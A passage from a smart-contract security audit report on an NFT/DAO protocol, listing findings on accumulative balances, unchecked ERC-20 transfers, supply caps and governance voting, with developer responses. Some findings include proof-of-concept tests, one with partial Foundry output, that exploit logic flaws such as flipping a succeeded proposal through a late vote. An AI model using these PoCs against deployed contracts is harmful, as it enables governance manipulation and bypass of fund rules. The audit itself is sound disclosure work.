The team heeded the advice and resolved the finding by adding an existence check before `_update()` in the commit `61cdc75d6cf541739918750bf5cef55dcdc1ed97`.

RWA-45 | Transfers Can Reset Accumulative Expiration Timer

Category	Severity	Location	Status
Logical Issue	Minor	rwa/contracts/diamond/libraries/LibPaymentLogic.sol (02/12-65dbfb3): 88, 257	Acknowledged

Description

The `transferAccumulative()` function transfers accumulative balances between users. The `withdrawAccumulative()` function treats an accumulative balance as expired based on `lastAction + accumulativeDecayTime`.

However, `transferAccumulative()` can update the recipient's `lastAction` when the recipient's accumulative balance is zero, for example, self-transfer. This allows users to reset the expiration timer through transfers and keep accumulative balances from expiring as intended, which can cause the expiration-based claiming and related distributions to not work as expected.

```
 53 function transferAccumulative(
 54         address to,
 55         uint256 amount,
 56         uint256 deadline,
 57         uint256 nonce,
 58         bytes calldata signature
 59     ) internal {
 60         if (block.timestamp > deadline) revert LibErrors.DeadlineExpired();
 61
 62         ...
 63 @>      if (recipient.accumulativeBalance == 0) {
 64 @>          recipient.lastAction = block.timestamp;
 65             emit LibEvents.AccumulativeBalanceTimerStarted(to, block.timestamp)
;
 66         }
 67         recipient.accumulativeBalance += amount;
 68         toTokenReserve(ms, fee);
 69         ...
 70     }
```

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

- `accumulative_bypass_via_transferAccumulative`: Two active users are set up. The recipient is confirmed to have zero `accumulativeBalance`, then the sender transfers accumulative funds to the recipient via `transferAccumulative()`. The test shows that the recipient's `lastAction` is updated after receiving the

transfer, even though the recipient did not make a purchase, demonstrating that transfers can refresh the expiration timer.

```
import {
  time,
  loadFixture,
  mine,
} from "@nomicfoundation/hardhat-toolbox/network-helpers";
import { expect } from "chai";
import { parseUnits } from "ethers";
import { deployFixture } from "./utils/deployFixture";
import { signAccumulative } from "./utils/testHelpers";

/**
 * PoC: transferAccumulative can refresh recipient.lastAction (timer) even without a
purchase
 */
describe("accumulative_bypass_via_transferAccumulative", function () {
  it("transfer to another user refreshes recipient.lastAction", async function () {
    const {
      users,
      deployer,
      marketing,
      payment,
      parameters,
      view,
      testing,
      signer,
      txFee,
    } = await loadFixture(deployFixture);

    const sender = users[0];
    const recipient = users[1];

    // Unlock NFTs
    await time.setNextBlockTimestamp((await parameters.getRegular(1)).unlocksAfter);
    await mine();

    // Both users buy NFT so they are active in the system
    const nft = await parameters.getRegular(3);
    await payment.connect(sender).deposit(nft.price, { value: txFee });
    await marketing.connect(sender).buyNFT(3, deployer, [], { value: txFee });

    await payment.connect(recipient).deposit(nft.price, { value: txFee });
    await marketing.connect(recipient).buyNFT(3, deployer, [], { value: txFee });

    // Give sender some accumulative balance via testing helper
    const accumAmount = parseUnits("100", 6);
    await testing.addBalance(sender, 0, accumAmount);

    // Ensure recipient has zero accumulative before transfer
    const recipientBefore = await view.getUser(recipient);
```

```
    const lastActionBefore = recipientBefore.lastAction;
    expect(recipientBefore.accumulativeBalance).to.equal(0n);

    // Now perform a transfer of accumulative balance from sender to recipient
    const deadlineTs = (await time.latest()) + 1000; // number timestamp
    const amount = accumAmount / 2n;
    const sig = await signAccumulative(
      await payment.getAddress(),
      signer,
      sender.address,
      recipient.address,
      amount,
      BigInt(deadlineTs),
      0n
    );

    await payment
      .connect(sender)
      .transferAccumulative(recipient.address, amount, deadlineTs, 0, sig, { value:
txFee });

    const recipientAfter = await view.getUser(recipient);
    const lastActionAfter = recipientAfter.lastAction;

    // PoC: recipient.lastAction was refreshed by receiving accumulative transfer
    // even though they did not perform a new purchase.
    expect(recipientAfter.accumulativeBalance).to.equal(amount);
    expect(lastActionAfter).to.be.greaterThan(lastActionBefore);
  });
});
```

Recommendation

Do not refresh `lastAction` in `transferAccumulative()`. Only refresh `lastAction` on intended actions so transfers cannot reset the expiration timer.

Alleviation

[RWANFTFI, 03/16/2026]:
The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> Due to pretty high commission on transfer it's case is intended

RWA-46 | Gift-NFT Accumulative Claim Distribution Is Not Applied In `withdrawAccumulative`

Category	Severity	Location	Status
Logical Issue	Minor	rwa-main/contracts/diamond/libraries/LibPaymentLogic.sol (02/12-65dbfb3): 265~269	Resolved

Description

`LibPaymentLogic.withdrawAccumulative()` only computes `sponsor/dev` splits for regular NFTs via `accumulativeClaimDistribute`. The `else {}` branch for non-regular NFTs is empty.

```
265         if (info.typeNft == LibTypes.TypeNFT.REGULAR) {
266             toDevelopers = (balance * ps.parameters.accumulativeClaimDistribute
[1]) / LibConstants.DENOMINATOR;
267             toSponsor = (balance * ps.parameters.accumulativeClaimDistribute[0]
) / LibConstants.DENOMINATOR;
268         } else {}
```

Yet the function still debits the user's `accumulativeBalance` and sends only the regular token-reserve share (accumulativeClaimDistribute[2]) to the reserve.

This ignores the dedicated `accumulativeClaimDistributeGift` parameters and drops the sponsor/dev portions for gift NFTs.

Recommendation

In the non-regular branch, apply `accumulativeClaimDistributeGift` to compute sponsor/dev/token-reserve shares if this is the intended design.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by applying `accumulativeClaimDistributeGift` to compute sponsor/dev/token-reserve shares in the commit `895bfe466698b706fdce012ba95b7ef62fa61496` and `6f125dd71bc10550ee1c23bce170deececa6beb2`.

RWA-52 | Unchecked ERC-20 `transfer()` / `transferFrom()` Call

Category	Severity	Location	Status
Volatile Code	Minor	TokenReserve.sol: 280~291, 295~313; LibPaymentLogic.sol: 35~51, 303~316, 357~365	Resolved

Description

The return values of the `transfer()` and `transferFrom()` calls in the smart contract are not checked. Some ERC-20 tokens' transfer functions return no values, while others return a bool value, they should be handled with care. If a function returns `false` instead of reverting upon failure, an unchecked failed transfer could be mistakenly considered successful in the contract.

```
315          ds.contracts.paymentToken.transfer(ms.holder, amount);
```

```
48          ds.contracts.paymentToken.transfer(msg.sender, amount - fee);
```

```
364          ds.contracts.paymentToken.transfer(address(ds.contracts.tokenReserve),
amount);
```

```
286          if (remainder > 0) payment.transfer(tokenReserveDeposit, remainder);
```

```
306          if (remainder > 0) payment.transfer(tokenReserveDeposit, remainder);
```

Recommendation

It is advised to use the OpenZeppelin's `SafeERC20.sol` implementation to interact with the `transfer()` and `transferFrom()` functions of external ERC-20 tokens. The OpenZeppelin implementation checks for the existence of a return value and reverts if false is returned, making it compatible with all ERC-20 token implementations.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by replacing `transfer()` with OpenZeppelin's `safeTransfer()` in the commit `1b36e48024137d416f300af47a04302ae5eeb906` .

RWA-55 | Rounding Dust Lost In `withdrawAccumulative()` Split

Category	Severity	Location	Status
Incorrect Calculation	Minor	rwa/contracts/diamond/libraries/LibPaymentLogic.sol (02/12-65dbfb3): 252	Resolved

Description

`withdrawAccumulative()` splits a user's accumulativeBalance into `sponsor/dev/reserve` shares using separate integer divisions. Even when distribution percents sum to DENOMINATOR, independent floor divisions can leave a remainder. The function deducts the full balance from the user but does not explicitly assign the rounding remainder, so small amounts become untracked over time.

```
254     function withdrawAccumulative(address user) internal {
255         LibMarketingStorage.MarketingStorage storage ms = LibMarketingStorage.
marketingStorage();
256         LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
257
258         uint64 userId = ms.identity.userToId[user];
259         if (ms.users[userId].lastAction + ps.parameters.accumulativeDecayTime >
 block.timestamp)
260             revert LibErrors.EarlyToWithdraw();
261         uint256 balance = ms.users[userId].accumulativeBalance;
262         if (balance == 0) revert LibErrors.NotEnoughBalance();
263         LibTypes.UserTokenInfo memory info = LibResolverLogic.getUserTokenInfo(
userId);
264         uint64 sponsor = LibTreeLogic.getSponsor(userId);
265         uint256 toDevelopers;
266         uint256 toSponsor;
267         if (info.typeNft == LibTypes.TypeNFT.REGULAR) {
268  @>         toDevelopers = (balance * ps.parameters.accumulativeClaimDistribute
[1]) / LibConstants.DENOMINATOR;
269  @>         toSponsor = (balance * ps.parameters.accumulativeClaimDistribute[0]
) / LibConstants.DENOMINATOR;
270         } else {}
271         updateBalance(userId, 0, balance, 0, 0, 0, false, LibTypes.Action.
WITHDRAW);
272         (uint256 distributed, uint256 fee) = LibMarketingLogic.distributeToUser
(
273             ms,
274             ps,
275             sponsor,
276             userId,
277             toSponsor,
278             0,
279             LibTypes.Action.SPONSOR_ACCUMULATIVE_CLAIMED,
280             false
281         );
282         uint256 remainder = toSponsor - distributed - fee;
283         if (remainder > 0) {
284             uint64 upper = LibTreeLogic.getSponsor(sponsor);
285             if (upper != 0) {
286                 (uint256 upperDistributed, uint256 upperFee) =
 LibMarketingLogic.distributeToUser(
287                     ms,
288                     ps,
289                     upper,
290                     userId,
291                     remainder,
292                     0,
293                     LibTypes.Action.SPONSOR_ACCUMULATIVE_CLAIMED,
294                     false
295                 );
296                 remainder -= upperDistributed + upperFee;
```

```
297                 fee += upperFee;
298             }
299         }
300 @>      toTokenReserve(ms, remainder + fee + (balance * ps.parameters.
accumulativeClaimDistribute[2]) / LibConstants.DENOMINATOR);
301         emit LibEvents.LostProfit(user, balance, LibTypes.LostReason.
ACCUMULATIVE);
302         toDevs(ms, toDevelopers, LibTypes.Source.WITHDRAW);
303     }
```

Recommendation

Explicitly add the rounding remainder to `tokenReserveBalance`.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by adding the rounding remainder to `tokenReserveBalance` in the commit `6f125dd71bc10550ee1c23bce170deececa6beb2`.

RWA-56 | Regular Level-0 Sentinel Is Purchasable

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibParametersLogic.sol (02/12-65dbfb3): 19	Resolved

Description

`LibParametersLogic.init()` inserts a dummy element at `regularTypes[0]` but leaves it with default values (price=0, limit=0, isDisabled=false). The purchase flow (MarketingFacet.buyNFT → LibMarketingLogic.buyNFT → LibResolverLogic.processRegularBought) reads `ps.regularTypes[level]` using the user-supplied level and only checks isDisabled and unlocksAfter.

```
12      function init(
13          LibTypes.NFT[] memory nfts,
14          LibTypes.RangesNFT[] memory nftRanges,
15          LibTypes.GiftNFT[] memory gifts,
16          LibTypes.RangesGift[] memory giftRanges
17      ) internal {
18          LibParametersStorage.ParametersStorage storage ps = LibParametersStorage
.parametersStorage();
19  @>      ps.regularTypes.push();
20          ps.giftTypes.push();
21  //...
```

There is no level > 0 validation, so level = 0 passes these checks. Because price=0, `LibPaymentLogic.paymentForToken` succeeds without USDT, allowing a user to mint a Regular NFT for only the fixed native txFee.

This enables “free” regular mints for any address with a valid referral, undermining the intended paid entry model and enabling low-cost sybil/spam minting.

While the level-0 NFT carries limit = 0, it still creates a registered regular NFT and associated user identity, potentially impacting system assumptions or on-chain/off-chain accounting that treats “regular NFT holder” as meaningful.

Recommendation

- Enforce level > 0 and level < ps.regularTypes.length in buyNFT / processRegularBought / processRegularUpgrade.
- Alternatively set regularTypes[0].isDisabled = true during initialization and treat index 0 as a reserved sentinel.
- Consider requiring price > 0 (unless explicitly supporting free-mint tiers).

Alleviation

[RWANFTFI, 03/16/2026]:
The team heeded the advice and resolved the finding by enforcing `level > 0` and `level < ps.regularTypes.length` in

the commit `f1437e38f18a3491eef4d69a91787334cca71bb5` .

RWA-59 Split DAO Authority Between Diamond And GovToken After DAO Rotation

Category	Severity	Location	Status
Inconsistency	Minor	rwa/contracts/GovToken.sol (03/16-1972184): 45; rwa/contracts/diamond/facets/AdminFacet.sol (03/16-1972184): 20	Resolved

Description

DAO authority is stored in two independent places:

- Diamond authority (`ds.contracts.dao`) used by `onlyDAO` in facets.
- GovToken authority (`daoContract`) used by `GovToken.onlyDAO`.

`AdminFacet.setDAO(newDAO)` updates only the diamond DAO reference. It does not update `GovToken.daoContract`.

After this call, governance is split:

- Diamond facets trust newDAO.
- GovToken still trusts oldDAO.

Because `GovToken.setDAO()` is protected by `GovToken.onlyDAO`, the new DAO cannot self-correct this mismatch once split authority exists. The old DAO can retain token-level powers (for example `forceTokenTransfer`) while no longer being the diamond DAO.

Recommendation

- Use a single source of truth for DAO authority across modules.
- Add a safe two-step handover (pendingDAO + accept) across all modules.

Alleviation

[RWANFTFI, 03/30/2026]:

Issue acknowledged. The team resolved the finding by fetching the DAO address from diamond contract. Changes have been reflected in the commit `8904464da9d4f780bc01ae4134750cc42f6c17e3`.

RWA-60 Unbounded Nested Auto-Buy In Distribution Can Cause Gas-Exhaustion DoS

Category	Severity	Location	Status
Volatile Code	Minor	rwa/contracts/diamond/libraries/LibMarketingLogic.sol (03/16-1972184): 54, 70	Resolved

Description

`distributeToUser()` attempts `_tryAutoBuy()` when user limit is insufficient. `_tryAutoBuy()` executes a full nested `_processPurchase()`, which re-enters sponsor/matching/tree distribution, and those paths can call `distributeToUser()` and `_tryAutoBuy()` again.

There is no recursion guard and no per-transaction cap on nested auto-buy cascades. With crafted referral/upline structures (low limits + auto-buy enabled + sufficient balances), normal buyNFT/upgrade/reBuy flows can run out of gas and revert.

Recommendation

Remove nested purchase execution from distribution paths:

- Do not call _processPurchase() from _tryAutoBuy() during distribution context.
- Add a distribution-context flag (or recursion sentinel) so auto-buy is only allowed at top-level user actions.
- Enforce hard caps per transaction and cap configurable autoBuys values.

Alleviation

[RWANFTFI, 03/30/2026]:

Issue acknowledged. The team resolved the finding by adding the recursion guard. Changes have been reflected in the commit `1551e793a39945f525a933177e32cae4551911cf`.

RWA-61 Regular NFT Supply Cap Not Enforced In Buy And Gift-Upgrade Paths

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibResolverLogic.sol (03/16-1972184): 37, 62	Resolved

Description

The regular NFT supply cap is enforced in `processRegularUpgrade()` but is missing in `processRegularBought()` and `processGiftUpgrade()`.

In both affected paths, the contract mints/upgrades into a regular NFT and increments `rs.minted[level]` without checking whether `rs.minted[level]` has already reached `ps.regularTypes[level].supply`. This allows over-minting beyond configured tier supply.

Recommendation

Apply the same supply check used in `processRegularUpgrade()` to all regular-minting paths.

Alleviation

[RWANFTFI, 03/30/2026]:
Issue acknowledged. The team resolved the finding by adding the check of total supply. Changes have been reflected in the commit `80933ee4ffbafbc394a78ae0339644293a4b588f`.

RWA-62 | `reBuy()` Does Not Restore Auto-Buy Quota After Paid Rebuy

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibMarketingLogic.sol (03/16-1972184): 546	Acknowledged

Description

The protocol refreshes `ms.users[userId].autoBuys` on `buyNFT`, `upgradeRegular`, and `upgradeGift`, but not on `reBuy`. `reBuy()` charges full price and resets limit through `_processPurchase()`, yet leaves `autoBuys` unchanged. If a user previously consumed auto-buy allowance via `_tryAutoBuy`, a paid rebuy keeps that depleted value.

Recommendation

In `reBuy()`, restore the user's auto-buy quota to the configured level value, consistent with other paid purchase flows.

Alleviation

[RWANFTFI, 03/30/2026]:
The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> This is intended flow. User got autobuys on first RegularNFT(buyNFT, upgradeGift) and with upgrading tier(upgradeRegular). Rebuy only restore limit. The highest tier have "unlimited" amount of autobuys.

RWA-63 | Gift Hold Limit Can Be Bypassed Via Business Transfer Path

Category	Severity	Location	Status
Inconsistency	Minor	rwa/contracts/diamond/libraries/LibMarketingLogic.sol (03/16-1972184): 615; rwa/contracts/diamond/libraries/LibResolverLogic.sol (03/16-1972184): 271	Resolved

Description

The protocol enforces `giftHoldLimit` in `giftNFT()` by checking recipient `giftContract.balanceOf(to)`. However, `sellBusiness()` routes through `changeUserAddress()`, which can transfer a GIFT-backed business NFT to newOwner without any `giftHoldLimit` check. This creates inconsistent enforcement: direct gift transfer is capped, while business transfer can bypass the cap and allow recipients to exceed the configured per-address gift limit.

Recommendation

Apply the same `giftHoldLimit` validation in the business transfer path.

Alleviation

[RWANFTFI, 03/30/2026]:
Issue acknowledged. The team resolved the finding by adding the `giftHoldLimit` validation. Changes have been reflected in the commit `5b41f6be68894d9e06073e58cd4c33fea4f1c008`.

RWA-64 Accumulative Decay Enforced Only In `withdrawAccumulative()`

Category	Severity	Location	Status
Inconsistency	Minor	rwa/contracts/diamond/libraries/LibPaymentLogic.sol (03/16-1972184): 53, 107	Acknowledged

Description

`accumulativeDecayTime` is enforced only in `withdrawAccumulative()`. Spend paths like `transferAccumulative()` and purchase flows via `paymentForToken()` do not validate decay before using `accumulativeBalance`.

As a result, once a balance is logically expired, a user can still spend/transfer it until a SERVICE_ROLE actor successfully executes `withdrawAccumulative()`, creating a timing race and weakening intended decay/redistribution behavior.

Recommendation

Enforce decay checks at point-of-use:

- Before any accumulative spend/transfer, check lastAction + accumulativeDecayTime.

Alleviation

[RWANFTFI, 03/26/2026]:
The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> Our goal is to guarantee the user's funds' integrity for a certain period of time, not to give them a lifecycle. So, this lack of verification is deliberate and some poor naming.

RWA-65 | Unbounded Freeze In Purchase Path Can Cause Gas-DoS

Category	Severity	Location	Status
Volatile Code	Minor	rwa/contracts/diamond/libraries/LibMarketingLogic.sol (03/16-1972184): 120, 382	Resolved

Description

`_processPurchase()` triggers `_unfreeze()` for non-autobuy purchases when unresolved freezes exist. `_unfreeze()` iterates linearly from `lastResolvedFreezes + 1` across unresolved freeze entries and processes/emits per entry.

Although historical entries are cursor-skipped, the unresolved tail can still grow large enough to exceed gas limits, causing purchase/rebuy/upgrade transactions to revert.

`claimFreezes()` has similar linear behavior without explicit pagination, so recovery can also become operationally difficult for large tails.

Recommendation

- Remove mandatory `_unfreeze()` execution from the critical purchase path, or hard-cap per-call processed items.
- Add explicit paginated freeze processing/claiming (startIndex, maxItems) with persistent cursor updates.
- Keep per-call work bounded and deterministic; avoid unbounded loops tied to unresolved array size.

Alleviation

[RWANFTFI, 03/31/2026]:

Issue acknowledged. The team resolved the finding by capping the limit. Changes have been reflected in the commit `bbc868d19b2a13bc889eee41d2b45785952fc54b` and `9936f1c30cd0f61c3894ea7e9759d3d4825f2537`, `484a48e93235267b989933e43d0e50cb60c9a488` and `000530fdf6a1d5fd2a1bae3f46cfe52245203e21`.

RWA-67 | Discussion On Post-Deadline Voting On Succeeded

Category	Severity	Location	Status
Design Issue	Minor	rwa/contracts/DAO.sol (03/30-6e643f3): 97	Resolved

Description

`_castVote()` accepts both `ProposalState.Active` and `ProposalState.Succeeded`:

```
  90      function _castVote(
  91          uint256 proposalId,
  92          address account,
  93          uint8 support,
  94          string memory reason,
  95          bytes memory params
  96      ) internal override returns (uint256) {
  97  @>      _validateStateBitmap(proposalId, _encodeStateBitmap(ProposalState.
Active) | _encodeStateBitmap(ProposalState.Succeeded));
  98  //...
```

In OpenZeppelin Governor, `Succeeded` is evaluated from live vote totals after deadline (_voteSucceeded), not latched as an immutable final result. Because of this, an eligible snapshot voter who has not yet voted can cast a vote after the proposal is already Succeeded, changing totals and potentially flipping the state to Defeated before execution. `execute()` validates current state at call time, so execution can then fail.

The same `_castVote()` path updates `lastActivity`:

```
 90      function _castVote(
 91          uint256 proposalId,
 92          address account,
 93          uint8 support,
 94          string memory reason,
 95          bytes memory params
 96      ) internal override returns (uint256) {
 97          _validateStateBitmap(proposalId, _encodeStateBitmap(ProposalState.
Active) | _encodeStateBitmap(ProposalState.Succeeded));
 98
 99          uint256 totalWeight = _getVotes(account, proposalSnapshot(proposalId),
 params);
100          uint256 votedWeight = _countVote(proposalId, account, support,
 totalWeight, params);
101
102          if (params.length == 0) {
103              emit VoteCast(account, proposalId, support, votedWeight, reason);
104          } else {
105              emit VoteCastWithParams(account, proposalId, support, votedWeight,
 reason, params);
106          }
107
108          _tallyUpdated(proposalId);
109  @>      lastActivity[account] = block.timestamp;
110          return votedWeight;
111      }
```

This lets users interact with old succeeded proposals to refresh activity and reduce effectiveness of claimInactive slashing logic.

Recommendation

Since this design appears to enable early execution, the audit team would like to confirm with the team whether this behavior is intended.

Alleviation

[RWANFTFI, 04/08/2026]:
Early execution should only be possible if "FOR" is more than half of the total votes supply, as further votes will no longer affect the outcome (">=" fixed, that was a mistake). Also, it should be impossible to vote for an expired or executed proposal. Unless I'm missing something.

`49f5dc34210310698f3a0a2e547a973f3f235266` .

[CertiK, 04/08/2026]:
The finding is not related to `canExecuteEarly()` , which only applies while a proposal is **Active**. After the deadline, the state is determined by `super.state(proposalId)` in **OpenZeppelin**, which checks **quorum** and **for > against**, not **for > 50% of totalSupply**.

The issue is that `_castVote()` still allows voting when the proposal is in the **Succeeded** state. In OpenZeppelin, **Succeeded** remains a live state for proposals that have passed but have **not yet been executed**.

As a result, **post-deadline voting is still possible** on non-executed succeeded proposals. This can flip the state from **Succeeded** → **Defeated** when `for` is no longer strictly greater than `against`, even if the early-execution threshold requires `>50%` of total supply.

Example:

- `totalSupply = 1000`, `quorum = 500`
- At deadline: `for = 420`, `against = 360`, `abstain = 100`, `unvoted = 120`
- Quorum passes (`420 + 100 = 520`) and `for > against` (`420 > 360`) → **Succeeded**

Since `_castVote()` allows voting in **Succeeded**, a remaining voter can still vote:

- A voter casts `80 Against` post-deadline
- New totals: `for = 420`, `against = 440`, `abstain = 100`

Now `for > against` is false, so the proposal state flips to **Defeated**.

A test case demonstrating this behavior is shown below.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {Governor} from "lib/openzeppelin-
contracts/contracts/governance/Governor.sol";
import {IGovernor} from "lib/openzeppelin-
contracts/contracts/governance/IGovernor.sol";
import {GovernorSettings} from "lib/openzeppelin-
contracts/contracts/governance/extensions/GovernorSettings.sol";
import {GovernorVotes} from "lib/openzeppelin-
contracts/contracts/governance/extensions/GovernorVotes.sol";
import {GovernorCountingSimple} from "lib/openzeppelin-
contracts/contracts/governance/extensions/GovernorCountingSimple.sol";
import {ERC20} from "lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol";
import {ERC20Votes} from "lib/openzeppelin-
contracts/contracts/token/ERC20/extensions/ERC20Votes.sol";
import {EIP712} from "lib/openzeppelin-
contracts/contracts/utils/cryptography/EIP712.sol";
import {console2} from "lib/openzeppelin-contracts/lib/forge-std/src/console2.sol";

interface Vm {
    function warp(uint256 newTimestamp) external;
    function prank(address msgSender) external;
}

contract TestGovToken is ERC20, ERC20Votes {
    constructor() ERC20("GovToken", "GOV") EIP712("GovToken", "1") {}

    function mint(address to, uint256 amount) external {
        _mint(to, amount);
    }

    function clock() public view override returns (uint48) {
        return uint48(block.timestamp);
    }

    function CLOCK_MODE() public pure override returns (string memory) {
        return "mode=timestamp";
    }

    function _update(address from, address to, uint256 value) internal
override(ERC20, ERC20Votes) {
        super._update(from, to, value);
    }
}

contract DAOLike is Governor, GovernorSettings, GovernorVotes,
GovernorCountingSimple {
    mapping(address => uint256) public lastActivity;
```

```
    constructor(TestGovToken govToken)
        Governor("DAO")
        GovernorSettings(1, 100, 0)
        GovernorVotes(govToken)
    {}

    function quorum(uint256 timepoint) public view override returns (uint256) {
        return ERC20Votes(address(token())).getPastTotalSupply(timepoint) / 2;
    }

    function votingDelay() public view override(Governor, GovernorSettings) returns
(uint256) {
        return super.votingDelay();
    }

    function votingPeriod() public view override(Governor, GovernorSettings) returns
(uint256) {
        return super.votingPeriod();
    }

    function proposalThreshold() public view override(Governor, GovernorSettings)
returns (uint256) {
        return super.proposalThreshold();
    }

    function supportsInterface(bytes4 interfaceId) public view override(Governor)
returns (bool) {
        return super.supportsInterface(interfaceId);
    }

    function canExecuteEarly(uint256 proposalId) public view returns (bool) {
        if (super.state(proposalId) != ProposalState.Active) return false;

        (, uint256 forVotes, ) = proposalVotes(proposalId);
        uint256 totalSupply =
ERC20Votes(address(token())).getPastTotalSupply(proposalSnapshot(proposalId));
        return forVotes * 2 >= totalSupply;
    }

    function state(uint256 proposalId) public view override returns (ProposalState)
{
        ProposalState s = super.state(proposalId);
        if (s == ProposalState.Active && canExecuteEarly(proposalId)) {
            return ProposalState.Succeeded;
        }
        return s;
    }

    // Intentionally mirrors DAO.sol behavior that allows voting in Succeeded.
    function _castVote(
```

```
        uint256 proposalId,
        address account,
        uint8 support,
        string memory reason,
        bytes memory params
    ) internal override returns (uint256) {
        _validateStateBitmap(proposalId, _encodeStateBitmap(ProposalState.Active) |
_encodeStateBitmap(ProposalState.Succeeded));

        uint256 totalWeight = _getVotes(account, proposalSnapshot(proposalId),
params);
        uint256 votedWeight = _countVote(proposalId, account, support, totalWeight,
params);

        if (params.length == 0) {
            emit VoteCast(account, proposalId, support, votedWeight, reason);
        } else {
            emit VoteCastWithParams(account, proposalId, support, votedWeight,
reason, params);
        }

        _tallyUpdated(proposalId);
        lastActivity[account] = block.timestamp;
        return votedWeight;
    }

    function noop() external {}
}

contract DAOSucceededFlipTest {
    Vm private constant vm = Vm(address(uint160(uint256(keccak256("hevm cheat
code")))));

    address private constant VOTER_FOR = address(0x1001);
    address private constant VOTER_AGAINST = address(0x1002);
    address private constant VOTER_ABSTAIN = address(0x1003);
    address private constant VOTER_LATE_AGAINST = address(0x1004);
    address private constant VOTER_IDLE = address(0x1005);

    function _stateName(IGovernor.ProposalState s) internal pure returns (string
memory) {
        if (s == IGovernor.ProposalState.Pending) return "Pending";
        if (s == IGovernor.ProposalState.Active) return "Active";
        if (s == IGovernor.ProposalState.Canceled) return "Canceled";
        if (s == IGovernor.ProposalState.Defeated) return "Defeated";
        if (s == IGovernor.ProposalState.Succeeded) return "Succeeded";
        if (s == IGovernor.ProposalState.Queued) return "Queued";
        if (s == IGovernor.ProposalState.Expired) return "Expired";
        return "Executed";
    }
```

```
    function testPostDeadlineVoteFlipsSucceededToDefeatedAndRefreshesLastActivity()
external {
        TestGovToken govToken = new TestGovToken();
        DAOLike dao = new DAOLike(govToken);

        console2.log("=== Setup ===");

        // Total supply = 1000.
        govToken.mint(VOTER_FOR, 420);
        govToken.mint(VOTER_AGAINST, 360);
        govToken.mint(VOTER_ABSTAIN, 100);
        govToken.mint(VOTER_LATE_AGAINST, 80);
        govToken.mint(VOTER_IDLE, 40);
        console2.log("Total supply minted:", govToken.totalSupply());

        // Self-delegate so minted balances become voting power.
        vm.prank(VOTER_FOR);
        govToken.delegate(VOTER_FOR);
        vm.prank(VOTER_AGAINST);
        govToken.delegate(VOTER_AGAINST);
        vm.prank(VOTER_ABSTAIN);
        govToken.delegate(VOTER_ABSTAIN);
        vm.prank(VOTER_LATE_AGAINST);
        govToken.delegate(VOTER_LATE_AGAINST);
        vm.prank(VOTER_IDLE);
        govToken.delegate(VOTER_IDLE);

        vm.warp(1_000);

        address[] memory targets = new address[](1);
        targets[0] = address(dao);
        uint256[] memory values = new uint256[](1);
        values[0] = 0;
        bytes[] memory calldatas = new bytes[](1);
        calldatas[0] = abi.encodeWithSelector(dao.noop.selector);

        uint256 proposalId = dao.propose(targets, values, calldatas, "test
proposal");
        console2.log("Proposal created. id =", proposalId);

        // Enter active voting period (votingDelay is 1 second).
        vm.warp(1_002);
        console2.log("Current state (before votes):",
_stateName(dao.state(proposalId)));

        vm.prank(VOTER_FOR);
        dao.castVote(proposalId, 1); // For
```

```
        vm.prank(VOTER_AGAINST);
        dao.castVote(proposalId, 0); // Against

        vm.prank(VOTER_ABSTAIN);
        dao.castVote(proposalId, 2); // Abstain

        (uint256 againstBefore, uint256 forBefore, uint256 abstainBefore) =
dao.proposalVotes(proposalId);
        console2.log("=== After regular voting ===");
        console2.log("For:", forBefore);
        console2.log("Against:", againstBefore);
        console2.log("Abstain:", abstainBefore);
        console2.log("canExecuteEarly:", dao.canExecuteEarly(proposalId));
        require(!dao.canExecuteEarly(proposalId), "unexpected early-exec success in
repro");
        require(dao.state(proposalId) == IGovernor.ProposalState.Active, "should
remain active before deadline");
        require(forBefore == 420, "unexpected for votes before late vote");
        require(againstBefore == 360, "unexpected against votes before late vote");
        require(abstainBefore == 100, "unexpected abstain votes before late vote");

        // After deadline: quorum passes (for+abstain=520 >= 500) and for>against
(420>360), so Succeeded.
        uint256 deadline = dao.proposalDeadline(proposalId);
        vm.warp(deadline + 1);
        console2.log("=== After deadline (before late vote) ===");
        console2.log("Deadline:", deadline);
        console2.log("State:", _stateName(dao.state(proposalId)));
        console2.log("late voter lastActivity:",
dao.lastActivity(VOTER_LATE_AGAINST));
        require(dao.state(proposalId) == IGovernor.ProposalState.Succeeded,
"proposal should be succeeded after deadline");
        require(dao.lastActivity(VOTER_LATE_AGAINST) == 0, "late voter should still
be inactive");

        // Because _castVote allows Succeeded, eligible non-voter can still vote
late.
        vm.warp(deadline + 2);
        vm.prank(VOTER_LATE_AGAINST);
        dao.castVote(proposalId, 0); // Late Against

        (uint256 againstAfter, uint256 forAfter, uint256 abstainAfter) =
dao.proposalVotes(proposalId);
        console2.log("=== After late vote on Succeeded proposal ===");
        console2.log("For:", forAfter);
        console2.log("Against:", againstAfter);
        console2.log("Abstain:", abstainAfter);
        console2.log("State:", _stateName(dao.state(proposalId)));
        console2.log("late voter lastActivity:",
dao.lastActivity(VOTER_LATE_AGAINST));
```

```
        require(forAfter == 420, "for votes changed unexpectedly");
        require(againstAfter == 440, "against votes should increase after late
vote");
        require(abstainAfter == 100, "abstain votes changed unexpectedly");

        // Recomputed state now fails voteSucceeded (420 > 440 is false), so it
flips to Defeated.
        require(dao.state(proposalId) == IGovernor.ProposalState.Defeated, "proposal
should flip to defeated");

        // Same late vote path refreshes activity.
        require(dao.lastActivity(VOTER_LATE_AGAINST) == deadline + 2, "lastActivity
not refreshed");
    }
}
```

```
 forge test --contracts test/foundry --match-path
test/foundry/DAOSucceededFlip.t.sol -vv
[⠒] Compiling...
No files changed, compilation skipped

Ran 1 test for test/foundry/DAOSucceededFlip.t.sol:DAOSucceededFlipTest
[PASS] testPostDeadlineVoteFlipsSucceededToDefeatedAndRefreshesLastActivity() (gas:
8764097)
Logs:
** Setup **
  Total supply minted: 1000
  Proposal created. id =
